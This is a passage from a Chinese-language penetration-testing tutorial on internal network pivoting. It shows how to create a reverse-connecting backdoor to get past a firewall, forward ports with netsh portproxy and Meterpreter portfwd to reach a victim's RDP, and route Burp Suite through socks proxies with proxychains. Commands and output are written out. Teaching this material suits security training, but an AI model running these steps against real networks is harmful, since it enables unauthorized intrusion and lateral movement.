
以下是一个存在防火墙的反向连接 teamserver 的图




Teamserver 通过 A 连接 B 是不允许的。因为有防火墙拦截，正向连接失败。


怎么解决？可以用反向连接突破。

1.在选择做代理的会话选择 listerner



设置新的监听器填写名字 host 与 port 保存即可






2.创建后门

选择带有 s 的选项


在 listener 选择刚刚创建的监听器。




3.在 B 服务器执行后门

在 b 服务器执行后 后门会主动连接 A 服务器

4.得到新得 B 服务器得会话



3.3.3. 端口映射 burpsuite 抓内网数据包



这里存在两个网段 A 与 C 不能直接互通,A 如果想直接访问 C 的 80 端口 用 burpsuite 进行下一步的测试，如改包，web 漏洞测试。那就要在 B 服务器进行端口映射。当 A 有 B 的权限后，可以在 B 上设置端口映射 将端口映射到 C 的 80 端口。那么 A 就可以通过 B 能访问 C


netsh 是 windows 自带的工具可以好轻易的设置端口映射

netsh interface portproxy add v4tov4 listenport=设置的端口 connectaddress=C 服务器(ip) connectport=端口


在 B 上执行命令 设置好规则


netsh interface portproxy add v4tov4 listenport=7777 connectaddress=10.10.10.155 connectport=80

用浏览访问 B 服务器的 7777 端口即可获取 C 服务器上 80 端口的内容




用 burpsuite 抓包即可





3.3.4. burpsuite 设置上游代理访问内网

在渗透中很多时候都使用 msf 进行渗透测试，经拿到服务器权限后，再开代理进入到内网再做横向渗透或其他操作。




当 kali 获得服务器 B 得 meterperter 后，可以通过设置 socks4 代理通过在 A 服务器上配置 proxychains 能让 D 访问 C 服务器的 80 端口。

当 D 设置浏览器代理，访问 C 的时候 实际上是 D 通过代理访问 A 的 1080 端口转发到 C 的 80 端口上。因为浏览器已经设置代理了，burpsuite 无法再使用浏览器代理，在这种情况下，bursuite 要想使用浏览器代理抓包，可以在 burpsuite 代理模块指定代理 A 的代理信息，但是 burpsuite 不支持 socks4 代理。可以考虑使用 burpsuite 的上游代理设置为系统代理，再通过代理访问 kali 再经过 B 服务器即可访问 C 的 80 端口 整个流程如图

首先 kali 通过 msf 设置 sock4a 代理 用 proxychains 设置端口是 1080 那就可以通过 proxychains 调用 nmap 访问 c 的 80 端口


```
root@kali:~/Desktop# proxychains nmap -sT -Pn 10.10.10.155 -p 80
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-07 07:50 AKDT
|S-chain|-<>-192.168.0.135:1080-<><>-10.10.10.155:80-<><>-OK
Nmap scan report for 10.10.10.155
Host is up (0.056s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~/Desktop#
```


SocksCap 设置 socks4a 代理 那么就可以用 sockscap 代理访问 C 的 80 端口




SocksCap 启用系统代理默认的端口是 25378

在 burpsuite 设置上游代理 选项卡 user_options





打开浏览器访问 c 的 80 端口 开启 burpsuite 进行拦截，即可获取包



3.3.5. Metasploit Portfwd（端口转发/重定向）

Meterpreter shell 中的 portfwd 命令最常用作端口转发，允许直接访问攻击系统无法访问的机器。在可以访问攻击者和目标网络（或系统）的受损主机上运行此命令，我们可以实质上通过本机转发 TCP 连接，从而使其成为一个支点。就像使用 ssh 连接的端口转发技术一样，portfwd 将中继与连接的机器之间的 TCP 连接。

meterpreter > portfwd -h

Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:


-L >opt>　要监听的本地主机（可选）。

-h　　帮助横幅。

-l >opt>　要监听的本地端口。

-p >opt>　要连接的远程端口

-r >opt>　要连接的远程主机




portfwd add －l 3389 －p 3389 －r 192.168.0.142


将受害者的 B 的 3389 转发到 A 上的 3389

kailA 访问本地 3389 即可能访问受害者 B 的 3389 端口

rdesktop 127.0.0.1:3389



3.4.　内网穿透 Neo-reGeorg 的使用



